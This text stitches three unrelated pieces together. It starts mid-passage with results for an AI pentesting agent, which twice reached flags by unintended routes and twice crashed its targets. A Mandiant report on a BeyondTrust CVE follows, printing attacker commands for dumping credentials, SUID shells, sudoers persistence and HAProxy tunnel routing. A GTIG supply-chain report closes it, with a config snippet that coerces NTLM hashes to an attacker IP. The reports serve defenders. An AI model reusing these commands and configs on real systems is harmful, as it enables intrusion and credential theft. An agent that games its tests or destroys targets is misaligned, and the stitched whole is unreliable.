Note: If a target has multiple real vulnerabilities, a finding isn’t a false positive even if it wasn’t the CVE we were looking for.
Finding validation outcome
Count
Confirmed exploitable (HIGH confidence)
234
Lower-confidence (medium, low, or unconfirmed)
82
Auto-labeled false positive by the validator
159
Additionally rejected as duplicates
1,202
The following chart shows how the 475 surfaced findings split across those three validator labels: confirmed-exploitable, low-confidence, and auto-labeled false positive.
Figure 5: Finding-validation breakdown from the built-in false-positive filter
A dedicated validation layer caught and labeled 159 of the agent’s own false positives and de-duplicated more than 1,200 additional findings, which keeps the confirmed set high-signal. That self-filtering is what separates a usable pentest agent from a noisy scanner. Beyond the seeded CVEs, the agent confirmed 234 high-confidence issues across the same targets; this benchmark is scoped to known-CVE reproduction rather than novel discovery, so we treat those as secondary.
We audited every win, and it caught two potential errors
Numbers are only worth publishing if they survive scrutiny, so we compared every captured flag’s trajectory against the challenge’s canonical PoC. Two captures didn’t pass review, and we reclassified both as unsolved:
The SSRF challenge. Rather than pivot through the request-forgery bug, the agent enumerated its own subnet, detected the internal server one hop away, and went to it to lift the flag. Resourceful, but it bypassed the vulnerability under test. We have since sealed that internal service behind an isolated network so the intended SSRF is the only way in.
The SQL-injection challenge. Instead of building the injection, the agent pushed the application into a verbose crash state whose debug error page revealed the server’s own environment, including the flag. Effective, but not part of what was under test. We’ve hardened the application so the injection is the only route to the flag.
The model wasn’t failing. Both findings were benchmark bugs that let the agent reach the flag through an unintended path, and catching them is exactly why the audit exists. This is the honest 33 of 37.
When the agent breaks what it attacks
The most significant result is the two misses. In both, the agent found and exploited the bug, and then, running under the benchmark’s capture-the-flag objective (without the non-destructive guardrails that govern production engagements), its own exploitation took the target down before the flag could be read.
It bricked the app. On one file-upload-to-remote code execution (RCE) challenge, the agent gained code execution and pushed hard enough that the application’s runtime layer stopped responding. Its closing words in the trajectory: I’ve exhausted read/write vectors on the bricked PHP layer… the app is already 100% non-functional. It had the access; it no longer had a live app to read the flag out of.
It knocked the target offline. On another, after obtaining root-level code execution, the agent attacked the service until it went down. The latter half of the run is full of Connection refused… the server might be down, and by the time the agent was scored, the container was gone.
That is a genuinely mixed result. An autonomous attacker operating at full capacity can be destructive, which is precisely why the next section matters.
Reliability and guardrails: keeping a powerful agent safe
An agent capable of taking a target offline must have strong guardrails, which we’re actively working to develop:
Non-destructive exploitation. We’re hardening the agent to prove a vulnerability without degrading the target: throttling destructive operations, preferring read-only proof-of-exploit, and backing off the moment a service looks unstable. On a customer engagement, demonstrating impact must never cause an outage.
Runtime reliability. We’re tightening long-run resource handling and target-health recovery so a run reflects capability, not collateral damage.
Guardrails and scope enforcement. Continued investment in the guardrail layer keeps the agent inside authorized scope and safe behavior, so we can use it in production settings with confidence.
The more capable the agent, the more guardrails matter, making them a priority in every release.
Why this matters
Benchmark scores are only worth as much as the method behind them. Three properties of this method are what make the 89.2 percent capture trustworthy and worth acting on.
Exploitation, end-to-end. Every number is a captured flag behind a working exploit from a low-privilege start: recon, discovery, exploit construction, multi-step chaining, and extraction.
Contamination-reducing. The dataset is sourced from recent CVEs to minimize training-data overlap, and runtime CVE lookup is disabled, so the score shifts towards exploitation skill and away from memorization, and it refreshes as new CVEs are added. The two controls reduce contamination rather than eliminate it.
Honest by construction. Every win is audited against the intended exploit, so benchmark faults are caught and corrected rather than shipped.
89.2 percent accurate end-to-end capture on this dataset is the starting point that we improve from.
What’s next
We’re working to continuously improve the benchmark.
Growing the dataset on a short cadence, weighted toward business-logic bugs—which are harder to detect and easier to fake—and multi-service exploit chains.
Developing new techniques to further address contamination.
Shipping the non-destructive-exploitation and target-health-recovery work discussed in this post, so a capable agent can prove impact without taking the service down.
Setting up the per-CVE trajectory audit as a permanent gate, so the numbers stay honest as the dataset grows.
If you have feedback about this post, submit comments in the Comments section below.
Written by: Jayson Frost, Bryce Greathouse, Brian Meyer, John Palmisano, Rajesh Rajeshirke, Steve Rasch, John Wolfram
Introduction
On October 15, BeyondTrust disclosed a vulnerability, CVE-2026-102764, impacting BeyondTrust Remote Support (formerly Bomgar) appliances. BeyondTrust Remote Support is an enterprise secure remote access solution that enables IT teams to securely access and troubleshoot remote endpoints. The successful exploitation of this vulnerability results in the arbitrary upload of files.
During an incident response engagement, Mandiant identified evidence that ARMORY CASTLE, a suspected PRC-nexus espionage threat actor (formerly tracked as UNC5221), exploited this vulnerability as a zero-day, in late August 2026. This blog describes how ARMORY CASTLE escalated privileges and established persistent access to compromised BeyondTrust Remote Support appliances following exploitation of CVE-2026-102764, and provides actionable guidance for defenders.
Organizations should prepare for potential widespread exploitation following this disclosure, as ARMORY CASTLE and other threat actors have historically conducted broad, opportunistic exploitation once the vulnerability becomes public.
Exploitation
Mandiant identified evidence of CVE-2026-102764 exploitation within the access, syslog, messages, thin-scc, brain and SSL log files, which are only accessible via an LUKS-encrypted partition which contains the /home directory. We strongly recommend that affected organizations immediately apply the security patches provided by BeyondTrust to remediate the vulnerability, and review additional guidance in their blog.
Post-Exploitation
Following the successful exploitation of CVE-2026-102764, Mandiant observed ARMORY CASTLE leverage multiple distinct TTPs to establish a foothold, escalate privileges, and enable lateral movement. Throughout the intrusion, ARMORY CASTLE leveraged a deep understanding of BeyondTrust appliance internals, as evidenced by their abuse of proprietary CLI utilities, startup configuration templates and local reverse-proxy routing. The threat actor used newly identified custom malware, the SAWFLY webshell and the BARECLAW tunneler to interact with the BeyondTrust device. Additionally, the actor routinely deleted appliance logs and endpoint artifacts to maintain access and evade detection.
Figure 1: ARMORY CASTLE BeyondTrust compromise sequence of events
Staging Webshell
After successful exploitation of CVE-2026-102764, ARMORY CASTLE initiated POST requests to /app_84304470%2Ephp. Mandiant was unable to recover the file associated with the POST requests. Approximately 11 minutes following the initial POST request, the file system recorded the creation of the SAWFLY webshell at the web root path /%SITE_SERVICE_ACCOUNT%/ingredi/app/laravel/public/. ARMORY CASTLE leveraged the SAWFLY webshell as one of their primary footholds within the environment over the course of the intrusion.
SAWFLY Webshell
SAWFLY (mangoapi.php) is an obfuscated, lightweight PHP webshell that implements bidirectional encrypted C2 communication using a custom Base32 transport layer and a 256-bit RC4 stream cipher. The webshell inspects incoming HTTP POST requests for the obfuscated parameter _c94mfe.
If the parameter is absent, the script immediately sets HTTP status 404 Not Found (http_response_code(404)) and exits to evade automated web crawlers and vulnerability scanners. When the _c94mfe parameter is supplied, the webshell Base32-decodes the payload, decrypts it using RC4 with a hardcoded 32-byte key and executes the resulting PHP code via @eval(). Any non-null return value from the evaluated code is RC4-encrypted with the same key, Base32-encoded, and echoed back to the client.
Privilege Escalation via SUID Bit Permissions
The SAWFLY webshell ran under the site's service account, an unprivileged local user. To escalate privileges, the threat actor copied the system shell executable (/bin/sh) to the file /usr/bin/dbus-authd.
The threat actor then modified the file's ownership to root and enabled Set User ID (SUID) permissions. When a binary has SUID permissions enabled, it executes with the privileges of the file's owner (root) rather than the user running the command, effectively granting the threat actor a persistent root-level backdoor on the host system.
After establishing a foothold through the web shell, the actor elevated from the web service account to root-level control of the appliance host. This gave them access to every credential the appliance stored or brokered and the ability to modify files that survive reboot and configuration reset.
Mandiant observed the threat actor attempt to harvest credentials directly from the appliance's native secrets management database. To achieve this, the actor leveraged the /ns/sbin/bt-secrets binary which is a proprietary, administrative Command Line Interface (CLI) utility native to BeyondTrust appliances used to manage, store, and retrieve passwords, API keys, and endpoint credentials.
The threat actor systematically iterated through several CLI syntax variations to locate and dump the appliance's credential vault:
/ns/sbin/bt-secrets get -p %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get vault
Figure 2: Recovered Commands from message logs
First, the threat actor attempted to target the vault for a specific site service account in order to pull passwords and keys assigned exclusively to that profile.
Next, they issued a fallback command, targeting the global, appliance-level password safe to dump all stored administrative credentials.
The threat actor concluded their interaction with the bt-secrets binary by forcibly removing the records stored in/home/bomgar/log/bt-secrets.log and any archived files.
For long-term persistent access, Mandiant observed the threat actor target the BeyondTrust configuration templates to grant passwordless root privileges to the site service account.
First, the threat actor created the /home/bomgar/sbin/post_boot.d directory, which is reserved for scripts executed automatically at system startup. Within this directory, they created a shell script named zz-root-persist.
The contents of the zz-root-persist script indicate that it first checks if the user account is already granted passwordless root privileges within the /ns/config/sudoers.template file. If the entry is missing, the script appends'%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL'to the template. This entry added to the sudoers template grants the site user account passwordless administrative privileges to execute any command on the host system.
Finally, the script executes'/ns/sbin/bt-sysconfig' --no-restart misc, which forces the appliance backend to immediately parse /ns/config/sudoers.template and rebuild the active /etc/sudoers file. This strategy ensures the threat actor's privilege escalation survives system reboots and configuration resets, which would normally overwrite manual changes made directly to /etc/sudoers.
Throughout their unauthorized access to the appliance, Mandiant observed multiple instances where the threat actor attempted to impair defenses and hinder detection by systematically deleting system, web server, and application-level logs.
Originating from the SAWFLY webshell, the threat actor executed the following command using elevated sudo privileges to delete active logs across both host and site-specific directories:
After the compromise of the BeyondTrust device, the threat actor pivoted into the BeyondTrust Remote Support application to perform reconnaissance via compromised Administrator credentials. First, the threat actor leveraged the Administrator account to log into the web administrative portal.
After testing their initial access and verifying their ability to temporarily join the native Administrators group policy, the threat actor altered their strategy for long-term persistence. The actor directly modified the compromised account's permissions, upgrading both local Jump Items and Team permissions from No Access to Administrator. Jump Items are individual systems or devices that are made available for remote access within a Jump Group, enabling administrators to organize and control access to remote systems. This configuration change granted the threat actor permanent, unrestricted authorization to launch remote sessions to downstream systems populated within the appliance's Jump Item list.
Once the threat actor obtained elevated administrative privileges, Mandiant observed the threat actor establish a remote support session to target internal endpoints.
Once connected, the threat actor leveraged the appliance’s built-in support tools to request and obtain full file-system access. The threat actor utilized the native BeyondTrust Remote Support file transfer service to download and exfiltrate sensitive internal documents useful for network reconnaissance, such as software inventories, directly from the user's desktop environment.
BARECLAW Tunneler
Mandiant observed the threat actor tunnel traffic through the BeyondTrust device via a custom SOCKS5 proxy tunneler. BARECLAW is a tunneler written in C that provides a SOCKS5 proxy service carried over the WebSocket transport and relays TCP connections between a remote client and destinations. BARECLAW statically embeds a CivetWeb WebServer to supply its HTTP and WebSocket functionality and utilizes OpenSSL for TLS. BARECLAW is configurable and provides the option to require authentication, to encrypt data between the client and tunneler, to restrict reachable destinations to specific CIDR ranges, to chain traffic to an upstream proxy, and to modify its default WebSocket endpoint and listening ports. TLS is enabled by providing a PEM certificate while authentication, encryption, destination filtering, and TLS are disabled by default.
BARECLAW receives its configuration through CLI input and it provides a CLI option menu:
Usage: %s [options]
  --listen PORT            plain ws port (default 8080)
  --listen-tls PORT        wss port (default 8443, needs --ssl-cert)
  --ssl-cert FILE          PEM certificate (enables wss)
  --token STRING           shared secret (?token= auth + obfs seed)
  --obfs                   enable XOR stream obfuscation
  --timeout SEC            idle timeout (default 300)
  --connect-timeout SEC    target connect timeout (default 10)
  --max-tunnels N          concurrent tunnel limit (default 100)
  --allow-net CIDR         allowed target subnet (repeatable)
  --upstream [socks5://]host:port   route via upstream SOCKS5
  --threads N              civetweb worker threads (default 64)
  --ws-path PATH           websocket endpoint path (default /wsproxy)
  -q, --quiet              zero output (all logging suppressed)
  -h                       this help
Figure 8: BARECLAW CLI Option Menu
The threat actor executed BARECLAW through the following command line arguments:
This command line configures BARECLAW to listen on TCP port 19800 and create the WebSocket endpoint /uidchanarge on the victim system. Clients are required to authenticate using the token specified in the command line arguments while the -q argument suppresses the tunneler’s logging. Tunneled data is encrypted with an XOR-based routine derived from that token and an 8-byte value provided by the client at the start of the session. The lack of the --ssl-cert and --listen-tls arguments in the CLI options means TLS was not enabled in this specific instance.
Modifications to Haproxy.conf
In addition to the creation of the BARECLAW tunneler, Mandiant observed the threat actor modify the /ns/config/haproxy.conf file in order for BARECLAW to be accessible directly from the internet. The HAProxy service running on BeyondTrust devices acts a reverse proxy for the device that accepts incoming requests on behalf of the BeyondTrust server and forwards the request to the appropriate backend services running on the local system (such as web interfaces, administration portals, or application gateways) based on the request's port or URL path.
The haproxy.conffile is the primary configuration script that dictates how the BeyondTrust appliance handles, routes, and secures incoming traffic. The threat actor modifications first established an Access Control List (ACL) named wswsws to monitor incoming traffic for the specific URI path /uidchanarge. When a request matching this path is detected, HAProxy bypasses normal appliance web services and routes the traffic to a custom backend designated as webskd3.
    acl wswsws path /uidchanarge
    use_backend webskd3 if wswsws
Figure 10: ACL Modification to haproxy.conf
Next, the webskd3 backend routes the incoming web stream locally (127.0.0.1 / localhost) to TCP port 19800, where the BARECLAW utility is actively listening. This local-only binding ensures that the backdoor listener remains completely hidden from external network scans, as it can only be reached internally via HAProxy's local redirection.
backend webskd3
    mode http
    server websocks5srv 127.0.0.1:19800
    option http-keep-alive
    timeout server 28s
    timeout tunnel 5h
Figure 11: Backend Route Modification to haproxy.conf
Attribution
GTIG attributes the zero-day exploitation of CVE-2026-102764 and the subsequent deployment of SAWFLY and BARECLAW to the suspected PRC-nexus espionage actor ARMORY CASTLE (formerly tracked as UNC5221). The tooling and TTPs leveraged within this intrusion align with previously observed activity from ARMORY CASTLE.
GTIG has previously reported ARMORY CASTLE exploiting multiple vulnerabilities in edge appliances and deploying an extensive suite of custom tooling to support their objectives, ranging from passive backdoors and webshells to trojanized components of edge devices. ARMORY CASTLE has been active as early as October 2023 and has targeted a wide range of countries and verticals during their operations.
Outlook and Implications
In past campaigns, ARMORY CASTLE has conducted widespread and opportunistic exploitation following the public disclosure of vulnerabilities it had exploited selectively as zero-days, racing to infiltrate target organizations before patches are deployed. It is possible that we will observe similar widespread exploitation attempts associated with CVE-2026-102764.
GTIG assesses with high confidence that ARMORY CASTLE will continue to leverage zero-day vulnerabilities in edge devices to gain access to environments to support their espionage objective. Defenders should also prepare for the possibility that following disclosure of CVE-2026-102764, ARMORY CASTLE may conduct widespread exploitation similar to what GTIG observed in 2024 following the disclosure of CVE-2023-46805 and CVE-2024-21887.
Remediation and Hardening
Organizations that have not yet applied the BT26-05 patch should immediately assess their exposure and risk, and review additional guidance from BeyondTrust in their blog. CVE-2026-102764 affects all supported Remote Support versions up to 26.2.3 and allows an unauthenticated remote attacker to perform file operations on the appliance, which can lead to host-level control and access to every credential the appliance stores or brokers. Any appliance that was reachable from the internet on a vulnerable version during the exploitation window should be treated as potentially compromised until it has been reviewed. Mandiant recommends a phased, patch-first approach that balances containment against disruption to support operations.
Immediate Mitigation
Organizations should choose among the following options based on their risk tolerance, evidence of compromise, and operational needs.
Option 1: Apply the BT26-05 Patch (Mandiant Recommended)
Remote Support SaaS: BeyondTrust applied the patch to all SaaS tenants on October 9, 2026. No customer action is required for the appliance itself. The credential and configuration steps in Option 3 still apply.
Self-hosted, version 24.3.1 or later: Apply the BT26-05-RS patch from the /appliance interface, or confirm it was applied automatically if the appliance is subscribed to automatic updates.
Self-hosted, older than 24.3.1: Upgrade to a supported version, then apply the patch. Upgrading closes the vulnerability but does not remediate prior exposure.
If the patch is not visible in /appliance, open a case with BeyondTrust Support referencing BT26-05.
Option 2: Isolate Compromised or Suspected Appliances
Preserve before acting: Snapshot virtual appliances with memory and export the disk before any change or reboot. For B Series hardware and SaaS tenants, request forensic preservation through BeyondTrust Support. Collect syslog, reverse-proxy or WAF, and perimeter firewall logs for the full exposure window, since an attacker with host access can delete on-appliance logs. Mandiant determined that the actor removed logs throughout the incident.
Isolate at the perimeter: Block inbound traffic to the appliance's public address at the firewall rather than in /appliance, so the configuration remains intact for review.
Restrict egress: Deny outbound traffic except to BeyondTrust update and licensing endpoints, and log every denied connection.
Terminate access paths: End active support sessions and disable new sessions, Jump Clients, Jumpoints, and API accounts from /login. Disable rather than delete so the audit trail survives.
Rebuild rather than clean: Redeploy appliances with confirmed or unknown compromise status from a clean, fully patched image. Customers cannot audit the appliance host file system, and host-level persistence survives reboot and configuration reset. Restore only a configuration backup dated before the exposure window, or restore the newest backup while isolated and complete the review in Option 3, Part B, before reconnecting anything. Issue a new TLS certificate and redeploy Jump Clients, Jumpoints, and the representative console from the rebuilt appliance.
Note: Isolation and session termination interrupt support operations. Organizations should coordinate with help desk and vendor-support stakeholders before proceeding.
Option 3: Apply Targeted Compensating Controls
The following controls reduce exposure and limit post-exploitation impact. They do not substitute for the patch.
Part A: Network Restrictions
Restrict access to the /login and /appliance administrative interfaces by IP or network segment at the appliance level. Only representative console, customer portal, and Jump Client traffic should be reachable from the internet.
Where operationally possible, place a reverse proxy or WAF with full URI logging in front of the appliance to keep a record of request paths that the appliance cannot alter.
Part B: Credential Rotation and Configuration Review
Revoke sessions and enrollments: End all active support sessions, then redeploy Jump Clients, Jumpoints, and the representative console from the patched or rebuilt appliance to invalidate existing tokens.
Rotate credentials in dependency order: /appliance administrative credentials; /login administrators and local users; API client secrets; security provider bind accounts and SAML signing keys; Remote Support Vault and integrated Password Safe or Privileged Remote Access (PRA) credentials, rotated at the target system; integration credentials (SMTP, syslog, Information Technology Service Management (ITSM) connectors, outbound event secrets); and any credential typed into a support session during the window.
Review the /login configuration against a pre-window baseline: user and role changes, particularly Jump Item roles raised to Administrator; group and session policies; API accounts; security providers; Jump Items and Jumpoints; and outbound event or syslog destinations. Remove anything without a change record or a named owner.
Review support session reports for the window, including file transfers, to establish which endpoints were accessed and what left them. Every endpoint touched is in scope for downstream hunting.
Note: Rotate credentials only after the appliance has been patched or rebuilt. Rotating earlier exposes the new credentials to an attacker who still controls the appliance.
Part C: Control Plane Restrictions
Require SAML single sign-on with phishing-resistant MFA for all /login users, and remove local accounts except one vaulted break-glass account with alerting on use.
Set the default Jump Item role in every group policy to No Access, and grant roles through policy rather than per user.
Scope API accounts to the minimum permission set, with a named automation owner for any account holding user or Jump Item management rights, and rotate API secrets on a schedule.
Keep privileged credentials in Password Safe or an external vault with credential injection rather than in the Remote Support Vault, and store only non-interactive service account credentials on the appliance.
Apply default-deny outbound filtering from the appliance, allowing only BeyondTrust endpoints and the organization's own syslog and directory servers.
Part D: Logging and Detection Engineering
Logging and Visibility
Forward appliance syslog to a SIEM over TLS with retention that covers a multi-month exposure window, and collect reverse-proxy or WAF and perimeter firewall logs for the appliance's address.
Export /login session, team activity, and user audit reports on a schedule.
Detection Engineering
Account and policy changes: user_changed events that raise a Jump Item or team role; user_added, api_account, and security_provider events with no change ticket; any change to outbound events or syslog destinations.
Authentication: /login success from residential-broadband or commercial-VPN address space, and administrative logins outside business hours.
Session activity: file-transfer events, and sessions started by accounts whose roles changed during the window.
Request paths: at the reverse proxy or WAF, paths outside the known Remote Support path set, including unknown .php paths and WebSocket upgrades from outside support staff and endpoint address ranges.
Anti-forensics: gaps in syslog forwarding from the appliance; an interruption bounded by a single session is a strong indicator of log tampering.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
Google SecOps customers have access to these broad category rules and more under the Mandiant Hunting, Mandiant Frontline Threats, and Mandiant Intel Emerging Threats rule packs. The activity discussed in the blog post is detected in Google SecOps under the rule names:
Echo Pipes Base64 To Shell
Base64 Encoded Shell Command Execution
Low Severity Endpoint Detection Cluster on Host
Suspicious Curl Download to tmp
Suspicious Curl Network Connection to Staging Directory
Acknowledgements
This analysis would not have been possible without the assistance of the FLARE team. We appreciate BeyondTrust for their collaboration against this threat.
Google Threat Intelligence Group (GTIG) and Mandiant investigated a software supply chain compromise campaign targeting the update infrastructure belonging to AOMEI Technology between April 2026 and July 2026. The threat actor conducted repeated, short-burst configuration tampering against AOMEI origin servers. Each tampering window remained active for only five to ten minutes before reverting to authentic versions. This is the first time that we have encountered a software supply chain compromise that was implemented with these very short windows, effectively evading traditional point-in-time triage and automated file scanning.
The campaign delivered a multi-stage payload chain involving the newly tracked CROSSROAD downloader and SHINYROAD backdoor. The threat actor iteratively modified its tradecraft, pivoting its staging infrastructure from cloud providers to dedicated domains and legitimate cloud storage. This evolving staging setup makes it particularly challenging for defenders to establish effective infrastructure-based blocking or network controls. We attribute this activity to a threat cluster we are tracking as UNC7017.
Based on available telemetry, impacted organizations spanned diverse sectors, including IT services, telecommunications, higher education and related entities in Australia, Brazil, India, Pakistan, Portugal, Singapore, South Africa, Spain, Switzerland, Türkiye, and the United States. That said, because the campaign attempted to deliver malware to any system polling the update distribution servers during the threat actor’s tampering windows, victimology was opportunistic and likely extends more broadly than the organizations we directly identified.
This campaign was initially identified through collaborative research with the ManageEngine Threat Analysis Lab (METAL), part of Zoho Corporation, whose endpoint detection and response (EDR) telemetry first detected the activity in late May across multiple customer environments. We thank the METAL team for their proactive telemetry sharing and ongoing collaboration to help secure our mutual customer bases and the broader software ecosystem. Following this joint effort, GTIG notified potentially affected organizations and shared technical findings with AOMEI Technology. AOMEI reported that they took corrective action to secure their distribution servers. METAL’s analysis of this campaign is available in their blog.
How AOMEI Update and Notification Systems Work
AOMEI Backupper provides data backup, disk cloning, and disaster recovery, while AnyViewer facilitates remote desktop access and support. Users of these products rely on the ABMarket update flow and its associated background services (Backupper.exe and ABNotify.exe) that periodically poll remote endpoints over HTTPS for update notifications and promotional pop ups:
Figure 1: AOMEI Update Mechanism
Update Configuration (down_html.ini): The software periodically sends an HTTPS request to https://www2.aomeisoftware.com/download/abpopup/down_html.ini. This file contains the version number, the MD5 hash of the expected update package, and the URL where the client should download upgrade-now.zip.
Notification Configuration (Notifycfg.ini): The software contacts https://account.aomeitech.com/Notifycfg.ini. This file instructs the local notification process (ABNotify.exe) what messages to display and specifies commands or programs located in the software’s local directory to execute.
Under normal conditions, these files direct the client to download official files hosted on AOMEI’s own domain (www2.aomeisoftware.com).
Campaign Overview
Rather than maintaining a persistent, static modification on the vendor’s distribution servers, GTIG and METAL’s telemetry indicates UNC7017 conducted repeated, short-burst configuration tampering. We confirmed several tampering windows in 2026, alongside related malware samples observed in the wild starting in late April. However, given the short duration of these windows, it is probable that additional tampering occurred throughout the campaign that remained outside our visibility. Systems checking for updates during an active window received malicious instructions, while systems checking before or after received clean, authentic files.
During the brief tampering windows, the threat actor modified the update settings file on the update server to redirect the software to download a malicious ZIP package from attacker-controlled servers instead of legitimate updates. The threat actor also altered the notification settings file on the update server to abuse the software’s automatic notification service, forcing the system to immediately execute the downloaded malware locally. If a user’s application checked for updates while the threat actor’s modifications were active, then the application would download the trojanized update and execute malware.
In cases where altered configuration files were active, the threat actor directed clients to download a weaponized ZIP archive containing CROSSROAD, an initial downloader responsible for environment validation and staging secondary components. CROSSROAD subsequently established scheduled task persistence to deploy SHINYROAD, a modular backdoor framework delivered via trojanized administration utilities to facilitate covert command and control.
Short Burst Supply Chain Tampering
A defining characteristic of UNC7017's operational security is its reliance on ephemeral, time-compressed server modifications. Across all directly observed waves, the adversary avoided leaving malicious configurations resident on AOMEI's update servers:
May 28: 10-minute exposure window (05:40 – 05:50 UTC)
July 16: 6-minute exposure window (08:33 – 08:39 UTC)
July 20: 5-minute exposure window (10:35 – 10:40 UTC)
At the conclusion of each window, UNC7017 reverted both down_html.ini and Notifycfg.ini to their legitimate contents. This hinders post-incident vendor audits, minimizes the window for network defenders to capture live malicious server responses, and restricts compromise to clients polling for updates during those exact minutes.
Weaponizing Native Update Logic: down_html.ini and Configuration Bloat
To compromise endpoints without relying on software vulnerabilities, UNC7017 abused the AOMEI client's legitimate update and popup rendering workflow. By default, the client downloads update archives into its Tmphtml directory, unpacks them to the local html/ directory, and processes instructions from two remote configuration files: down_html.ini and Notifycfg.ini.
To ensure the AOMEI client accepted and extracted the weaponized upgrade-now.zip archive, UNC7017 systematically incremented the minor build version (“thrid”) and updated the expected MD5 checksum in down_html.ini during each tampering window:
Figure 2: July 16 tampering of down_html.ini redirecting downloads to promotion.storage-data.com with incremented version (thrid=6) and synchronized MD5 hash.
During the 6-minute window on July 16, UNC7017 simultaneously modified Notifycfg.ini (SHA256: d2f9ef2429312667f0512504b6a19ba4a9cc5514f1b2933923dd42f75a1c5934), injecting over 35,000 lines of repetitive configuration sections named [dummy_XXXXXX]. This extreme configuration bloat was structured to override standard client version checks forcing the client to trigger an update regardless of its installed version and immediately execute the unpacked CROSSROAD dropper (upgrade-now.exe) from the local html/ directory.
Infrastructure Shifts
Between April an July 2026, UNC7017 shifted its staging and delivery infrastructure between public cloud buckets and actor controlled lookalike domains, likely to test payload delivery and masquerade as legitimate vendor traffic.
Infrastructure Shifts
Early Cloud Staging (April–May 2026): Early CROSSROAD payloads (upgrade-now.exe observed May 20) relied on Alibaba Cloud Object Storage (serv.oss-cn-hongkong.aliyuncs.com).
Dedicated Domain Infrastructure (July 1–7, 2026): The threat actor transitioned to dedicated, vendor-themed domains (storage-data.com, promotion.storage-data.com, aomei.storage-data.com).
Hybrid Cloud Delivery Split (July 20, 2026): During the 5-minute window on July 20, the threat actor modified down_html.ini to direct initial client downloads to a public Google Cloud Storage bucket (storage.googleapis.com/aomeiupdate/upgrade-now.zip) rather than storage-data.com. This tactical shift allowed the initial download to bypass enterprise proxy filters that block Newly Registered Domains (NRDs), while the executed CROSSROAD loader continued to leverage storage-data.com for secondary payload retrieval and C2 communications.
Figure 3: July 20 modification of down_html.ini utilizing Google Cloud Storage (thrid=7) to evade Newly Registered Domain (NRD) perimeter blocks.
WebDAV NTLM Credential Coercion
On July 20, UNC7017 introduced a secondary exploitation vector inside Notifycfg.ini. Prior to tampering, Notifycfg.ini displayed a legitimate 400x380 promotional banner advertising "World Cup Deals." The threat actor replaced this banner with an invisible 1x1 pixel window (Width=1, Height=1) assigned maximum execution priority (Priority=9999) that instructed the client to render a remote HTML file over a universal naming convention (UNC) WebDAV path:
[PopWindow1]
ID=307
Title=20260408-AB Flash Sale (All Lang 不含EN)
Address="file://8.210.84.56/DavWWWRoot/campaign/24hour-flash-sale.html"
Width=1
Height=1
Priority=9999
Figure 4: Malicious Notifycfg.ini configuration from July 20 implementing an invisible 1x1 popup window to coerce WebDAV/NTLM authentication to 8.210.84.56.
By forcing the AOMEI client to request a remote file:// resource via WebDAV (DavWWWRoot), UNC7017 created a silent credential harvesting mechanism capable of coercing endpoints into transmitting NetNTLMv2 authentication hashes to the actor-controlled IP address (8.210.84.56) without user visibility.
Malware Delivery & Post-Exploitation Tooling
Across the campaign waves, UNC7017 deployed a consistent chain of custom loaders and commercial/open-source post-exploitation frameworks:
Defense Evasion via Timestomping: Analysis of an early CROSSROAD dropper (upgrade-now.exe) submitted to VirusTotal on May 20 revealed that the threat actor manipulated PE compilation timestamps to display fabricated 2024 build dates in an effort to complicate forensic timeline analysis.
Modified Radmin Server Backdoor: During the May 28 wave, the unsigned loader dropped into the html/ directory executed rsetup64.exe /intsetup, silently installing a modified version of the commercial remote administration tool Radmin Server to establish persistent remote access.
Adaptix C2 Integration: Since at least early July 2026, the threat actor was observed deploying the Adaptix C2 framework across its storage-data.com infrastructure.
The Primary Downloader: CROSSROAD
The primary Stage-2 downloader (upgrade-now.exe, SHA256: 9a58e8f49edf5644e5728f74cf36f560d3d486fa51db4db69d927963c7aca450) is a 64-bit Windows executable written in C, tracked by GTIG as the CROSSROAD malware family. Delivered inside upgrade-now.zip, CROSSROAD is responsible for environment validation, active endpoint cleanup, staging the secondary payload bundle, and establishing scheduled task persistence for the Stage-3 backdoor suite.
Path Verification: As part of its configuration routine, CROSSROAD checks whether its file path contains the substring AOMEI. If the substring is absent, it initiates a self-deletion routine; however, it does not abort, continuing both its background configuration cleanup and its downloader routines regardless.
Execution Guardrails: Before proceeding with secondary downloads, CROSSROAD enforces two primary checks:
Geolocation Check: Queries external domain name system (DNS) (myip.opendns.com, o-o.myaddr.l.google.com) and HTTP reflection services (checkip.amazonaws.com, api.ipify.org, ifconfig.me/ip, icanhazip.com) using custom User-Agents (Anyviewer-loader/1.0, Anyviewer-ipcheck/1.0). In specific execution branches, if the returned country code is "CN" (China), the loader aborts its primary payload execution path.
Lock Mutex: Acquires the named mutex Global\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883} to prevent multiple concurrent instances on the same host.
Host Artifact Reversion & Anti-Forensics: To complicate post-incident triage and forensic reconstruction, the loader systematically reverts local configuration states during its execution cycle. The malware parses down_html.ini (located at <install_dir>\..\..\), restoring the update thread parameter (thrid) to its default value of 5 and pointing the update download URL back to legitimate AOMEI distribution infrastructure (https://www2.aomeisoftware.com/download/abpopup/).
Stage-3 Payload Staging & Extraction: If environment checks pass, CROSSROAD downloads https://promotion.storage-data.com/config/component.zip (also observed as en.zip), to %TEMP%\svc<random_hex>.tmp, and unpacks its contents into the user’s local application data directory using an embedded miniz library.
Persistence via Scheduled Task: To ensure continuous execution of the staged payload bundle, upgrade-now.exe registers a persistent scheduled task named RadminComponentRuntime (configured with the description”Radmin Component runtime checkable.”). The task is set to execute %LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechk every three hours.
Self-Deletion (--nitrod): After extracting the payload bundle and creating the scheduled task, CROSSROAD purges itself from disk. To bypass Windows file-locking constraints, the executable drops a copy of itself to the temporary directory and executes it with the --nitrod parameter, passing its parent PID via NITRODP and original executable path via NITRODT. The child process waits for the parent to terminate, renames the original binary's primary :$DATA stream to an alternate data stream named :wtfbbq via SetFileInformationByHandle, and flags FileDispositionInfo with DeleteFile = TRUE to unlink the binary on handle close.
Version Information: The executable contained standard PE version metadata with a notable typo string: "ProductName: AOMEI Update Compent".
The payload archive unpacked into %LOCALAPPDATA%\Radmin\ by CROSSROAD contains a Famatech Radmin 3.x administration bundle used to deliver the SHINYROAD modular backdoor framework. The malware contains no native persistence mechanism of its own and relies entirely on the external scheduled task registered by CROSSROAD for execution.
